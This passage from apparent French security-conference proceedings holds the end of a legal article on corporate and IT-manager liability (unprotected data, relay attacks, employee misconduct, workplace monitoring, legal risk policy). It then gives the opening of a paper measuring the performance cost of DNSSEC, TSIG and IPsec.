Enfin, sur les conséquences de l'absence de mesure de protection du système d'information et plus particulièrement de la partie d'un site web hébergeant des données à caractère personnel, il est intéressant de rappeler également, après l'affaire *Kitetoa*, que le responsable du traitement concerné se trouverait empêché de :

1° se constituer partie civile en vue de l'obtention d'une réparation pécuniaire car celui-ci ne saurait « *se prévaloir de ses propres carences et négligences pour arguer d'un prétendu préjudice* »[12] en réalité subi par les personnes concernées ;

2° reprocher à un tiers d'avoir accéder frauduleusement à ces données *« à défaut de toute indication [du caractère confidentiel] de ces données et de tout obstacle à l'accès »*[13].

Toutefois, cette décision majeure, qui prend le contre-pied de la position classique en caractérisant l'absence d'élément intentionnel par le défaut d'une interdiction (et non plus d'une autorisation[14]) *expresse* du maître du système et conditionne l'incrimination d'accès frauduleux à l'existence d'un dispositif de sécurité, ne doit pas être interprétée comme un revirement complet de la jurisprudence. Elle marque simplement, selon nous, une plus grande intransigeance à l'égard des certaines « victimes » d'accès frauduleux qui ont failli à leur obligation de sécurité prévue par la loi, les circonstances de l'espèce dans l'affaire *kitetoa* étant par ailleurs marquées par l'usage de « *moyens réguliers* » et par un contexte applicatif : pages d'un site web, " *qui ne qui ne font par définition l'objet d'aucune protection de la part de l'exploitant du site ou de son prestataire de services* " et où « *même s'agissant de données nominatives, l'internaute y accédant dans de telles conditions* (cf. supra, 2°) *ne peut inférer de leur seule nature qu'elles ne sont pas publiées avec l'accord des intéressés.* »

Cas de l'attaque par rebond Prenons cette fois pour hypothèse celle de serveurs de messagerie mal configurés qui vont être utilisés par des pirates comme relais de *spamming* pour diffuser massivement un message à caractère publicitaire, mais qui contient en réalité un virus. Dans quelle mesure la responsabilité de l'entreprise et ses responsables (dirigeants, DSI, ...) peut-elle être engagée du fait du préjudice causé aux victimes de ces attaques ?

D'abord, précisons en ce qui concerne le *spam*, que celui-ci ne fait pas l'objet de sanction spécifique, mais peut être poursuivi sur d'autres fondements tels que la prospection commerciale non sollicitée, la collecte frauduleuse des adresses e-mails ou bien encore l'entrave au fonctionnement du système lorsque l'envoi répété des messages conduit (de façon intentionnelle) à une saturation de la bande passante des serveurs ciblés voir un blocage de l'accès à la messagerie (on parlera ici plutôt d'*e-mail bombing*).

Toutefois, en réalité, dans notre hypothèse, le *spam* n'est que le moyen de propager un contenu illicite, en l'occurrence un virus, ce qui est susceptible de relever du nouvel article 323-3-1 du code

[12] Tribunal correctionnel de Paris, 13 octobre 2002 - *Revue Communication Commerce électronique*, mai 2002, p.31, note Grynbaum

[13] Cour d'appel de Paris, $12^{ème}$ ch., 30 octobre 2002 – Même revue, janvier 2003, p. 30, note Grynbaum

[14] Cf. CA Toulouse, $31^{ème}$ ch., 21 janvier 1999

pénal, introduit par la loi du 21 juin 2004 (plus connue sous l'acronyme « LEN » ou « LCEN »). Pour mémoire, ce texte sanctionne :

« *le fait, sans motif légitime, de d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.* » [15]

Ainsi, on peut s'interroger sur le point de savoir si cette infraction est susceptible d'incriminer celui qui, de bonne foi, relaye ou retransmet le *mail* infecté par le biais de sa messagerie électronique elle-même compromise, à de nouveaux destinataires.

De prime abord, on pourrait répondre que, s'agissant d'un délit, le juge pénal exigera la preuve de l'intention du diffuseur du message[16], preuve souvent difficile à rapporter et qui en l'espèce devrait faire défaut puisque l'hypothèse envisagée est bien celle d'une transmission *involontaire* du message infecté. Cependant, les victimes infectées, et plus particulièrement les entreprises dont la productivité et la continuité même peuvent être gravement compromise suite à ces attaques virales[17], essaieront avant tout d'obtenir réparation de leur dommage en se plaçant sur le terrain de la responsabilité civile délictuelle ou quasi-délictuelle, le défaut de configuration du serveur pouvant alors être considéré soit comme une faute soit comme une négligence dans la sécurisation du système origine de l'attaque...

La tendance des juges à se montrer moins cléments avec les responsables de SI qui ne corrigent pas les failles de sécurité (cf. *supra*, affaire Kitetoa) impose dès lors de se montrer très prudent. En définitive, dans tous les cas d'attaque par rebond – qui recourent généralement à des techniques sophistiquées pour dissimuler l'installation par exemple d'un *rootkit* sur un serveur Web (tunnel IPV6, cryptage, logiciels anti-*forensic*, etc.)[18], et en particulier s'agissant des grandes entreprises qui possèdent leur propre infrastructure (auquel cas elles peuvent être assimilées à un fournisseur d'accès au sens de la loi sur la sécurité quotidienne –LSQ– du 15 novembre 2001) doivent impérativement conserver toutes les preuves susceptibles d'établir leur innocence, et notamment les données techniques de connexion telles que stipulées dans le récent décret d'application du 24 mars 2006[19].

---

[15] Pour plus de détails sur les conditions et le champ d'application de cette nouvelle disposition, voir notre article : *Nouvel article 323-3-1 du code pénal : le cheval de Troie du législateur ?* – MISC 14, juin 2004.

[16] Article 121-3 du code pénal : « Il n'y a point de crime ou de délit sans intention de le commettre, et donc la volonté de causer le dommage à autrui doit pouvoir être établie.

[17] Les particuliers victimes, elles, en raison du seuil de juridicité, adopteront plutôt un réflexe de protection technique (installation/mise à jour d'anti-virus) que d'engager des poursuites judiciaires ...

[18] Pour un panorama des publications sur les techniques anti-forensic qui consistent à détruire, camoufler, modifier des traces ou prévenir la création d' « empreintes électroniques » dans le but de limiter les moyens d'enquête ou d'examen d'un système, voir : *Anti-forensic*, L. Roger – Actes de la conférence SSTIC'05 (pp. 403 & s.).

[19] Décret n° 2006-358 relatif à la conservation des données des communications électroniques (paru au JO du 26 mars 2006). C'est sans surprise que le texte a opté pour la durée de conservation maximum prévue par la loi, soit un an. De plus, il fixe les catégories de données à conserver : identification de l'utilisateur et destinataires de la communication, type d'équipements terminaux, date, heure et durée de chaque échange, services complémentaires utilisés, fournisseurs (soit, dans les grandes lignes, les données envisagées dans le cadre de la Convention sur la cybercriminalité adoptée en 2001).

2.2 Responsabilité civile ou pénale engagée *du fait des agissements d'un salarié*

Cas des propos diffamatoires tenus sur le blog d'un salarié Il s'agit ici d'envisager les responsabilités encourues du fait des propos diffamatoires qui seraient tenus à l'encontre d'une société concurrente de l'entreprise par un salarié auteur d'un *blog* satirique. Ce dernier, bien qu'hébergé par un tiers, est administré par le salarié à son domicile, le soir, au moyen du portable mis à sa disposition par l'entreprise.

Comme indiqué plus haut, la responsabilité *civile* de l'entreprise ou de l'employeur peut trouver sa source dans la faute commise par un « préposé » (autrement dit un salarié), à moins qu'il ne démontre que celui-ci a commis un abus de fonction. C'est la Cour de cassation, dans un arrêt de principe rendu en chambre plénière du 19 mai 1988[20], qui a fixé les conditions dans lesquelles l'employeur (appelé ici le « commettant ») peut s'exonérer de cette responsabilité « de plein droit »[21], à savoir lorsque le « préposé » a agi :

i – *hors des fonctions* auxquelles il est employé,

ii – *sans autorisation* et

iii – *à des fins étrangères* à ses attributions.

Puis, la chambre criminelle de la cour a précisé dans un autre arrêt de 1988[22] qu'était dans l'exercice de ses fonctions le salarié qui a trouvé dans son emploi " *l'occasion et les moyens de sa faute* ».

Appliquée au domaine des technologies d'information, cette jurisprudence a donné lieu à une décision (que l'on jugera, avec d'autres [ITE], plutôt sévère) rendue par le TGI* de Marseille le 11 juin 2003 (*SA Escota c./ Sté Lycos, Sté Lucent Technologies et M. N.B.*[23]), dans laquelle les juges ont déclaré responsable de contrefaçon l'employeur du créateur d'un site Internet litigieux[24] en constatant que "*le site litigieux a été réalisé sur le lieu de travail grâce aux moyens fournis par l'entreprise*" ; que, dans la mesure où « *la libre consultation des sites Internet était autorisée et aucune interdiction spécifique n'était formulée quant à l'éventuelle réalisation de sites Internet ou de fourniture d'informations sur des pages personnelles* », la faute salarié avait été commise « *dans le cadre des fonctions auxquelles il était employé* ".

Gageons que cette sévérité du tribunal dans l'affaire Escota (dont les faits sont parfaitement similaires à l'hypothèse retenue dans le présent cas) ne fera pas école et que les juges chargés de l'appel sauront rétablir l'équilibre en fonction de la réalité de la participation de chacun à la réalisation du dommage causé par les agissements d'un salarié.

A cet égard, on peut mesurer, au vu de ce premier jugement, l'importance que revêt l'interprétation des chartes de bon usage des ressources informatiques de l'entreprise. Ces documents, qui sont autant de véritables guides comportementaux, doivent en particulier permettre de dessiner

[20] Bull. civ. n° 5 ; D.1988.513, note Larroumet

[21] C'est-à-dire automatique (il n'est pas nécessaire de rapporter aucune faute de l'employeur lui-même)...

[22] Cass.crim., 23 juin 1988 – Gaz.Pal. 1989.1.13, note Doucet

[23] Consultez les minutes du jugement sur : `http://www.juriscom.net/documents/tgimarseille20030611.pdf`

[24] Plus précisément, il s'agissait d'un site satirique dénommé « Escroca », tendant à dénoncer les abus dont faisait preuve (selon le créateur du site) la société Escota, concessionnaire de la construction et de l'exploitation d'autoroutes du sud-est de la France. L'action intentée sur les chefs de contrefaçon de marque, contrefaçon des pages du site "escota.com" et pour les propos obscènes et les insultes proférées à l'attention de ses employés et de ses dirigeants, était dirigée contre le créateur du site mais également son hébergeur (*Multimania* devenu *Lycos*) et son employeur auquel il était reproché de ne pas avoir surveillé ses salariés.

très précisément les contours de l'usage à des fins privés toléré par l'entreprise, lequel comportera par exemple les critères de définition suivants :

- un usage non susceptible d'amoindrir les conditions d'accès professionnel
- ne mettant pas en cause la productivité de l'utilisateur
- ne portant pas atteinte aux intérêts ou la réputation de l'entreprise
- ni de nature à causer un quelconque préjudice à un tiers.

Responsabilité pénale du fait d'un comportement délictueux d'un salarié Après la responsabilité civile, il s'agit ici d'envisager la mise en jeu de la responsabilité *pénale* de l'entreprise ou son représentant du fait d'une *infraction* commise par le salarié dans le cadre de son emploi. Entre autres hypothèses, on peut citer ici deux exemples qui sont dans « l'air du temps » :

- téléchargement en mode P2P de fichiers pirates (audio, vidéo ou logiciels contrefaits) – art. L.335-3 CPI*
- téléchargement d'images pédophiles – art. 227-23 C.pén.*

En effet, la responsabilité pénale du chef d'entreprise (et de l'entreprise elle-même si la loi le prévoit – cf. *supra*, principe de légalité) peut tout à fait être engagée pour toute infraction causée dans l'entreprise par un préposé dans la mesure où le chef d'entreprise est tenu d'une obligation de surveillance et de contrôle sur le fonctionnement de l'entreprise. Cependant, force est de constater que les cas de condamnation du dirigeant sur ce fondement sont très rares. Les raisons principales en sont les suivantes ...

Pour pouvoir être retenue, la responsabilité pénale de l'employeur nécessiterait de démontrer sa participation intentionnelle à la commission de l'infraction, scénario qui serait plutôt exceptionnel par rapport à l'hypothèse la plus courante qui est que le salarié agit dans ces cas de figure à l'insu de cet employeur. Ce dernier n'est donc certainement pas (sauf encore une fois, caractère très exceptionnel) co-auteur de l'infraction du salarié et, de la même façon, il ne revêtira généralement pas non plus l'habit du complice, l'élément moral de la complicité (qui est définie à l'article 121-7 du code pénal) impliquant, comme l'explicite les tribunaux, « *une participation volontaire et consciente de l'aide apportée à la commission d'une infraction* (...) »[25], « *une simple négligence ne pouvant être assimilée à une participation intentionnelle* »[26].

Ainsi, dans un jugement rendu par le Tribunal correctionnel du Mans le 16 février 1998 (Monsieur le Procureur de la République / Philippe H) où des images pédophiles avaient été téléchargées par un salarié sur l'Internet, la responsabilité du dirigeant n'a pas été recherchée sur le plan pénal.

Toutefois, il en aurait très certainement été autrement s'il avait été démontré que le dirigeant avait été informé du comportement délictueux sans rien faire pour le faire cesser. Il est donc fortement recommandé par l'ensemble des praticiens de veiller à toujours se placer « du côté des poursuivants » en dénonçant les faits auprès des autorités de police et justice, l'abstention ou le silence « en connaissance de cause » étant alors susceptible de se transformer en aide ou assistance à la commission du délit (cf. *supra*, Cass.crim. 23 juin 1988).

2.3 Responsabilité civile ou pénale engagée du fait des mesures de surveillance opérées sur le réseau d'entreprise

La cybersurveillance est au cœur des relations de travail modernes et le fragile équilibre entre le respect des droits du salarié (vie privée, secret des correspondances, ...) et le droit de contrôle

[25] T.corr.* Lyon, 19 décembre 1983 – Gaz.Pal. 1985.somm.216, note Doucet
[26] Crim., 6 décembre 1989 – Dr.pénal.1990.117

et de surveillance[27] de l'employeur sous-tend la licéité des contrôles qui sont opérés sur le réseau d'entreprise. De nombreux écueils menacent ainsi le « long fleuve tranquille » (soyons un peu ironique!) qu'est aujourd'hui la vie des professionnels de la SSI qui voient dans ce domaine, à défaut d'un encadrement rigoureux, de nombreuses occasions d'engagement de leur responsabilité.

Cas du contrôle de la messagerie électronique Ainsi, en matière de contrôle de la messagerie électronique, la jurisprudence s'est progressivement formée et a mûri depuis l'arrêt Nikon du 2 octobre 2001[28]. S'agissant de la responsabilité des personnes en charge de ce contrôle, c'est la lecture de l'affaire du laboratoire de l'« ESPCI » qui suscite le plus d'intérêt (CA Paris, 17 décembre 2001), et ce à un double point de vue : d'une part, les juges du fond y ont adopté une interprétation restrictive de la notion d'interception illégale de correspondance et, d'autre part, ils ont précisé les limites de la mission de contrôle des administrateurs :

- Sur la notion d'interception illégale de correspondance : « *L'interception est définie par les dictionnaires Larousse comme Hachette autour de deux notions : d'une part, le fait d'arrêter quelque chose ou quelqu'un à son passage, d'autre part, celui de s'emparer, de prendre par surprise ce qui appartient à quelqu'un d'autre. Le tribunal* (TGI Paris, 2 nov. 2000) *s'est référé à cette seconde acception en retenant qu'il y avait eu "prise de connaissance par surprise". Or, (...) il résulte des espèces les plus proches des faits de l'actuelle procédure (Cass. Crim., 14 avril 1999 Dalloz 1999 Somm. p. 324 pour l'exploitation de la messagerie d'un appareil "Tatoo" et CA Aix-en-Provence 12 décembre 1996 JCP 1997 jurisprudence 22975 pour un appareil Tam Tam) que ne constituent pas une interception la lecture et la retranscription de messages dès lors que celles-ci ne nécessitent ni dérivation ou branchement et sont effectuées sans artifice ni stratagème ce qui reprend d'ailleurs une précédente formule utilisée à l'occasion de l'écoute d'une conversation téléphonique (Cass. Crm. 2 avril 1997 bull n ° 131). Au cas d'espèce* (surveillance opérée à partir du serveur de messagerie), *aucun artifice ni stratagème ne peut être retenu. (...)* ».
- Sur les limites de la mission des administrateurs de réseaux : « *Il est dans la fonction des administrateurs de réseaux d'assurer le fonctionnement normal de ceux-ci ainsi que leur sécurité ce qui entraîne, entre autre, qu'ils aient accès aux messageries et à leur contenu, ne serait-ce que pour les débloquer ou éviter des démarches hostiles. (...) Par contre il apparaît des*

[27] L'employeur tire ces droits de son pouvoir de direction - Cass. Soc 14 mars 2000 Dujardin c/ Sté Instinet

[28] Affirmation du principe de respect de la vie privée et du secret des correspondances personnelles, « *ceci même au cas où l'employeur aurait interdit une utilisation non professionnelle de l'ordinateur* » (`http://www.courdecassation.fr/agenda/arrets/arrets/99-42942arr.htm`), reprise dans plusieurs décisions des juges du fond (notamment, CA Chambéry – 6 novembre 2003, Mme Anne O. c./ CGEA Annecy : `http://www.foruminternet.org/documents/juridprudence/lire.phtml?id=961`), qui précisent que ne sont protégés que les seuls messages qui présentent un caractère personnel, à l'exclusion des correspondances de nature professionnelle. A cet égard, on soulignera que le juge ne manque pas, en ce qui concerne les critères de distinction entre messages à caractère privé et ceux d'ordre professionnel, de se référer le cas échéant à la norme définie dans la Charte d'utilisation de l'entreprise. Voir notamment : Conseil de prud'hommes Nanterre, 15 septembre 2005 (`http://www.foruminternet.org/documents/juridprudence/lire.phtml?id=980`) – au sujet de messages d'un salarié ne comportant pas la mention « PRV » (pour privé) imposée par la Charte, ou encore : CA Douai, 26 novembre 2004, M. Philippe B. c./ SA Laboratoires Pharmaceutiques Rodael, M. Paul E. (`http://www.foruminternet.org/documents/juridprudence/lire.phtml?id=957`)– au sujet de courriers à caractère professionnel mais stockés sur son PC et verrouillés dans des fichiers informatiques personnels du salarié.

éléments du dossier que les (administrateurs) ont mis en place une surveillance particulière afin de connaître le contenu des correspondances émises ou reçues par (l'étudiant). (...) (Que si) La préoccupation de la sécurité du réseau justifiait que les administrateurs de systèmes et réseaux fassent usage de leurs positions et des possibilités techniques dont ils disposaient pour mener les investigations et prendre les mesures que cette sécurité imposaient – de la même façon que la Poste doit réagir à un colis ou une lettre suspecte. Par contre la divulgation du contenu des messages ne relevait pas de ces objectifs. »

En définitive, l'arrêt de la Cour d'appel – dont nous venons de citer les principaux extraits –, contribue bien à clarifier le rôle et la responsabilité des administrateurs réseau (à cet égard, on soulignera que les recommandations de la CNIL concernant « le rôle des administrateurs informatiques » se situent également dans le droit fil de cette jurisprudence[29]). Cependant, il n'adresse pas de réponse précise à la problématique pratique qui va se poser dès lors aux opérationnels chargés du contrôle de la messagerie, à savoir comment réagir face à la constatation de faits graves et préjudiciables à l'entreprise au cours des opérations de contrôle[30].

Tenus à une obligation stricte de confidentialité les empêchant de révéler le contenu de ces constatations à leur supérieur hiérarchique qui dispose pourtant de l'autorité et du pouvoir de décision, les juges les autorisent simplement, et sans autre recommandation, à « prendre toutes les mesures que la sécurité impose ». La CNIL, quant à elle, pour tenter de répondre aux inquiétudes des administrateurs après de la condamnation de leurs pairs en 2001, indique dans son Rapport précité (cf. notes de bas de page) que ceux-ci seraient libérés de leur obligation de confidentialité dans les cas suivants :

- mise en cause du « bon fonctionnement technique des applications »
- mise en cause de la « sécurité » ou de « l'intérêt de l'entreprise »
- « disposition législative particulière » les contraignant à faire état des informations auxquelles ils ont eu accès dans le cadre de leur mission.

On le voit, la situation des administrateurs est pour le moins inconfortable car les règles du jeu ainsi énoncées ne leur permettent pas de cerner véritablement leur marge de manœuvre en cas de constatation ou de suspicion de faits graves nécessitant des mesures de contrôle *non contradictoires*. De plus, seul un juge saisi sur requête est à même, en vertu de son pouvoir d'appréciation souverain[31], de qualifier les faits révélés par les traces enregistrées[32].

---

[29] 2ème Rapport sur la cybersurveillance sur les lieux de travail (Edition 2004, mise à jour décembre 2003 - `http://www.cnil.fr/fileadmin/documents/approfondir/rapports/Rcybersurveillance-2004-VD.pdf`) : « Les administrateurs qui doivent veiller à assurer le fonctionnement normal et la sécurité des réseaux et systèmes sont conduits par leurs fonctions même à avoir accès à l'ensemble des informations relatives aux utilisateurs (messagerie, connexions à l'Internet, fichiers "logs" ou de journalisation, etc.) y compris celles qui sont enregistrées sur le disque dur du poste de travail. Un tel accès n'est contraire à aucune disposition de la loi du 6 janvier 1978. »

[30] Sur le sujet, lire : *Le rôle de l'administrateur réseau dans la cybersurveillance, Me Martine Ricouart-Maillet et Caroline Requillart* - `http://www.juriscom.net/pro/2/priv20020408.pdf`

[31] Sur les règles de procédure en matière d'appréciation des preuves, voir dans les actes de la conférence SSTIC'05 : *Délits informatiques et preuve : le défi de l'impossible ?*, par Marie Barel

[32] Rappelons ici que la collecte et la conservation de ces traces, même assurée par un huissier de justice (sur ce point, voir le référentiel Inforensique SI04 : `http://www.celog.fr/sommaire.php3?page=referentiel`), doit toujours respecter un certain nombre de formes élémentaires destinées à garantir la qualité de la preuve et en particulier, décrire les conditions qui ont entouré les opérations de contrôle , les précautions prises pour prendre copie des données et en garantir l'intégrité. Pour un exemple de placement sous

Cas de l'opération commando « bureau propre » ! De la même façon, les opérations de contrôle inopiné menées de plus en plus couramment par les départements sécurité de grandes entreprises dans le cadre d'audits de sécurité[33], trouvent leurs limites dans le même principe fondamental de respect de la vie privée des salariés et la chambre sociale de la Cour de cassation, dans un arrêt du 17 mai 2005[34], est venue préciser sur ce point les justifications dont peut se prévaloir l'employeur pour prendre connaissance des fichiers personnels des salariés.

En l'espèce, c'est la découverte par un employeur de photos érotiques[35] dans le tiroir du bureau d'un salarié *absent* qui l'avait conduit à effectuer une recherche sur le disque dur de l'employé (et dont les juges du fond relèvent par ailleurs que l'accès à l'ordinateur n'était protégé par aucun mot de passe). Cette enquête, *non contradictoire* et occasionnée en dehors d'un contrôle systématique – ce qui, selon la Cour d'appel, lui conférait dès lors le caractère d'une « *circonstance exceptionnelle* », révéla « *un ensemble de dossiers totalement étrangers à ses fonctions figurant notamment sous un fichier intitulé « perso »* ", motivant un licenciement pour faute grave.

Or, suivant l'attendu de principe adopté ici par la Cour de cassation, « *l'employeur ne peut ouvrir les fichiers identifiés par le salarié comme personnels contenus dans le disque dur de l'ordinateur qu'en présence de ce dernier ou celui-ci dûment appelé* », à moins que cela ne soit justifié par un « *risque ou évènement particulier* » (notions qui restent encore à préciser dans la jurisprudence à venir mais dont on peut estimer, par analogie avec celle adoptée en matière de fouille sur le lieu de travail[36], qu'elles reposeront sur trois types de critères :

- atteinte à la sécurité de l'entreprise,
- degré de gravité certain et
- caractère d'urgence.

2.4 Responsabilité civile ou pénale engagée du fait d'un défaut de mise en conformité à la réglementation

Face à un contexte réglementaire et normatif à la fois singulièrement étoffé et évolutif, la lisibilité des nombreuses obligations auxquelles les entreprises du secteur des technologies de l'information et

scellés jugé irrecevable, voir : CA Douai, 17 décembre 2004 – Me Philippe E. c/ Mme Marie-Claude M. > `http://www.foruminternet.org/documents/jurisprudence/lirephtml?id=954`

[33] Pour mémoire, l'intervention de Mme Pelegrin-Bomel au SSTIC'05 : *La sécurité chez Bouygues Telecom.*

[34] Texte de l'arrêt : `http://www.droit-tic.com/juris/aff.php?id{\_}juris=29`

[35] Précisons ici que la possession comme la consultation d'images érotiques ou bien même à caractère pornographique n'est pas constitutive en soi d'une infraction et relève de la seule privée du salarié, sauf lorsque ces images (ou vidéos) pornographiques sont susceptibles d'être vues ou perçues par des mineurs. Par ailleurs, en matière d'images pédophiles, la simple consultation ne relève pas directement des faits incriminés à l'article 227-23 du code pénal. Ainsi un arrêt de la Cour de Cassation (Crim., 5 janvier 2005 - `http://www.legalis.net/breves-article.php3?id{\_}article=1448`) a estimé justifiée la décision de relaxe qui était intervenue en faveur d'un homme qui avait consulté, dans un espace multimédia municipal, des images pédopornographiques sur Internet car le prévenu s'était contenté de visualiser ces clichés sans les enregistrer, les imprimer ou les envoyer à une adresse de courrier électronique. La seule captation automatique des images incriminées dans la mémoire temporaire de l'ordinateur pendant trois jours ne suffisait pas à matérialiser l'infraction de détention (en effet, statuant par défaut - c'est-à-dire en l'absence du prévenu-, les juges ne pouvaient en l'espèce tenter de requalifier l'infraction en importation).

[36] Cf. en particulier : Cass.soc., 11 décembre 2001 (Bull., V, n° 377, p. 303) - `http://www.juritel.com/Ldj{\_}html-491.html`

des télécoms sont aujourd'hui soumises est relativement difficile, cependant que la mise en conformité à ces textes – qui fait souvent appel à des compétences de spécialistes pour en analyser la portée –, est mise à la charge des DSI dont la fonction se complexifie. Dès lors, dans un contexte opérationnel qui fait figure de terrain miné, on comprend aisément la pression à laquelle ils sont soumis face aux nombreuses responsabilités qui leur sont déléguées.

A titre d'illustration, on peut évoquer les multiples sanctions civiles ou pénales qui sont prévues par exemple en cas de non-respect :

- des dispositions concernant la collecte, la conservation, ... ou les flux transfrontaliers de données à caractère personnel (loi du 6 janvier 1978 modifiée) ;

- des règles applicables en matière de contrôle à l'exportation de biens de cryptologie (accords de Wassenaar) ;

- des obligations de conservation des données techniques de connexion qui s'imposent non seulement aux prestataires Internet dont le métier principal est de fournir un accès à l'Internet, mais s'appliquent aussi à toutes les entreprises qui fournissent une adresse de courrier électronique à leurs salariés (loi du 15 novembre 2001 ; décret d'application du 24 mars 2006 précités).

Qu'ils soient pénalement et donc personnellement responsables[37] ou bien la cible potentielle des mesures disciplinaires (licenciement entre autres) susceptibles d'être prise par exemple à la suite d'une condamnation civile à l'encontre de l'entreprise qui n'a pas respecté les obligations dont il lui incombait d'assurer l'application, les responsables opérationnels se trouve dans une position très délicate qu'il convient de gérer au mieux sur la base d'une véritable Politique de Gestion des Risques Juridiques (PGRJ).

En effet, la PGRJ offre aux dirigeants et aux responsables opérationnels un *outil de lecture globale du risque juridique*, dont on vient de souligner la difficulté de diagnostic et qui a également la caractéristique d'être transversal c'est-à-dire qui concerne l'ensemble des ressources d'une organisation. Pour mettre en oeuvre une politique de gestion des risques juridiques adaptée à l'entreprise et à son environnement, des outils (veille en particulier) et une méthodologie sont nécessaires. Les principales étapes de l'établissement de cette politique [VER] consisteront à la fois en :

- l'identification et la localisation dans les ressources de l'entreprise des risques[38] potentiels et des obligations au regard des spécificités de son activité et du cadre réglementaire auquel elle se rattache ;
- l'évaluation du risque eu égard à la stratégie de l'entreprise (notamment, définition du niveau de risque acceptable en prenant en considération l'environnement juridique mais aussi technique, commercial, humain et organisationnel dans lequel l'entreprise évolue) ;
- un traitement du risque (réduction) et la gestion du risque résiduel, notamment par le recours à l'assurance.

Enfin, condition *sine qua* none pour assurer la pérennité de l'activité de l'entreprise par une mise à jour en continue de la cartographie des risques établie *ab initio*, une information et une sensibilisation des collaborateurs s'avère indispensable de façon à la fois à améliorer leur culture juridique et leur permettre d'être en mesure d'identifier de nouvelles zones de risques, contribuant ainsi à

[37] Sur les conditions de validité de la délégation pénale, se référer pour mémoire à la section 1.2 du présent article.

[38] Sur la notion de risque, notons ici qu'elle peut recouvrir deux acceptations, l'une négative, qui se décline principalement en risque pénal, risque financier et risque d'image, et l'autre, positive, au sens non plus de vulnérabilité mais au contraire d'opportunité pour l'entreprise qui saura anticiper les évolutions de son environnement et tirer un avantage concurrentiel des normes nouvelles.

faciliter l'adaptation de l'entreprise aux changements de l'environnement juridique, économique et technique.

3 Conclusion

Ce bref exposé de la problématique de la responsabilité en entreprise liée à la gestion du système d'information et des réseaux nous a permis, à travers quelques exemples parmi les plus symptomatiques, d'entrevoir les principales catégories de risques qui doivent être pris en considération au sein de la politique de gestion des risques juridiques.

Cette démarche, dans laquelle les juristes sont eux-mêmes amenés à évoluer pour proposer en premier lieu des solutions plutôt que de « dire le droit », doit permettre en particulier aux responsables opérationnels du SI dont les activités génèrent des risques de plus en plus en nombreux, de mieux maîtriser ces risques en acquérant la connaissance nécessaire des normes juridiques applicables à leur métier et d'identifier efficacement les comportements transgressifs au travers un tableau de bord des risques juridiques.

Trop souvent perçue encore comme un poste de charge inutile, la PGRJ, qui participe d'une meilleure gouvernance de l'entreprise, permet à n'en pas douter de prévenir des sinistres dont les conséquences financières sont généralement sans commune mesure avec les investissements induits par sa mise en œuvre.

Références

[ITE] Iteanu O. (2004), *Tous Cyber Criminels*, JML Editions, ISBN 2-84928-042-9.

[REN] Renard I. (2005), Les DSI et les RSSI sont-ils pénalement responsables ? (à propos de la délégation de pouvoir) `http://solutions.journaldunet.com/0502/050202{\_}juridique.shtml`

[VER] Verdun M. (2005) *La gestion des risques juridiques*, Editions Eyrolles, ISBN 2-7081-3606-2.

Abréviations

CA Cour d'appel
Cass. Cour de cassation
Civ. Chambre civile (de la)
Crim. Chambre criminelle (de la)
Soc. Chambre sociale (de la)
C.Civ. Code civil
C. Pén. Code pénal
CPI Code de la Propriété intellectuelle
DSI Directeur (ou Direction) des systèmes d'information
PGRJ Politique des Gestion des Risques Juridiques
RSSI Responsable de la sécurité des systèmes d'information
SI Système d'information
TGI Tribunal de Grande Instance

Evaluation du coût de la sécurisation du système DNS

Daniel Migault[1] and Bogdan Marinoiu[2]

[1] France Telecom R&D
Laboratoire Sécurité des Services et Réseaux
38-40 Rue du Général Leclerc
92794 Issy-les-Moulineaux Cedex 9 - France
daniel.migault@francetelecom.com
[2] Polytechnique
bogdan.marinoiu@polytechnique.org

Résumé L'objet de cet article est de mesurer les coûts liés à l'utilisation des extensions de sécurité du DNS. Cet article présente les résultats d'une étude sur les performances des diverses extensions de sécurité du protocole DNS (DNSSEC et TSIG), ainsi que d'autres protocoles de sécurité comme IPsec. Les tests ont été faits sur une plateforme, de manière à permettre une comparaison entre ces diverses extensions. Le coût de ces diverses extensions de sécurité ayant été mis en évidence, il est alors possible d'implémenter une base DNS sécurisée en choisissant les mécanismes de sécurité de manière adéquate en fonction des performances que le système doit atteindre, l'application spécifique à laquelle doit répondre l'architecture DNS, son environnement réseau... Inversement, on pourra également décider, connaissant le coût généré par les extensions de sécurité, de ne pas les implémenter dans un premier temps, et modifier l'architecture progressivement de manière à pouvoir implémenter, par la suite, les extensions choisies.

1 Introduction

Internet repose en grande partie sur le système DNS, qui permet d'établir le lien entre un nom de domaine et une adresse IP. Ce système de nommage a été construit à l'heure où la sécurité ne constituait pas une préoccupation importante dans l'élaboration des protocoles. Par la suite des options et des extensions de sécurité (DNSSEC rfc2535 [9], rfc4033 [3], rfc4034 [5], rfc4035 [4], TSIG rfc2845 [33], SIG(0) rfc2931 [10]) ont été normalisées. Toutefois, le déploiement de ces options n'est pas encore très répandu à l'échelle de l'Internet, et le système DNS à l'heure actuelle ne peut être considéré comme sécurisé.
Les attaques de plus en plus nombreuses perpétrées à l'encontre du système de nommage montrent que, du point de vue sécurité, le système DNS constitue en lui même une faiblesse de l'Internet. Le déploiement de DNSSEC se fait de plus en plus pressant. Toutefois, ce protocole normalisé en mars 2005 implique des changements radicaux sur la structure et l'architecture des serveurs DNS actuels. En effet, le protocole DNSSEC utilise des mécanismes plus lourds qui modifient considérablement le protocole DNS.
Le système DNS est utilisé à l'heure actuelle principalement pour assurer le service de nommage sur l'Internet. Toutefois, l'émergence de nouveaux protocoles comme ENUM, par exemple, offre de nouvelles perspectives de services et donc une utilisation nouvelle des bases de données DNS, avec de nouvelles contraintes de sécurité, comme la confidentialité, l'authentification des clients...
L'objet de cet article est donc de mesurer les coûts liés à l'utilisation des extensions de sécurité du DNS. Cet article présente les résultats d'une étude sur les performances des diverses extensions de

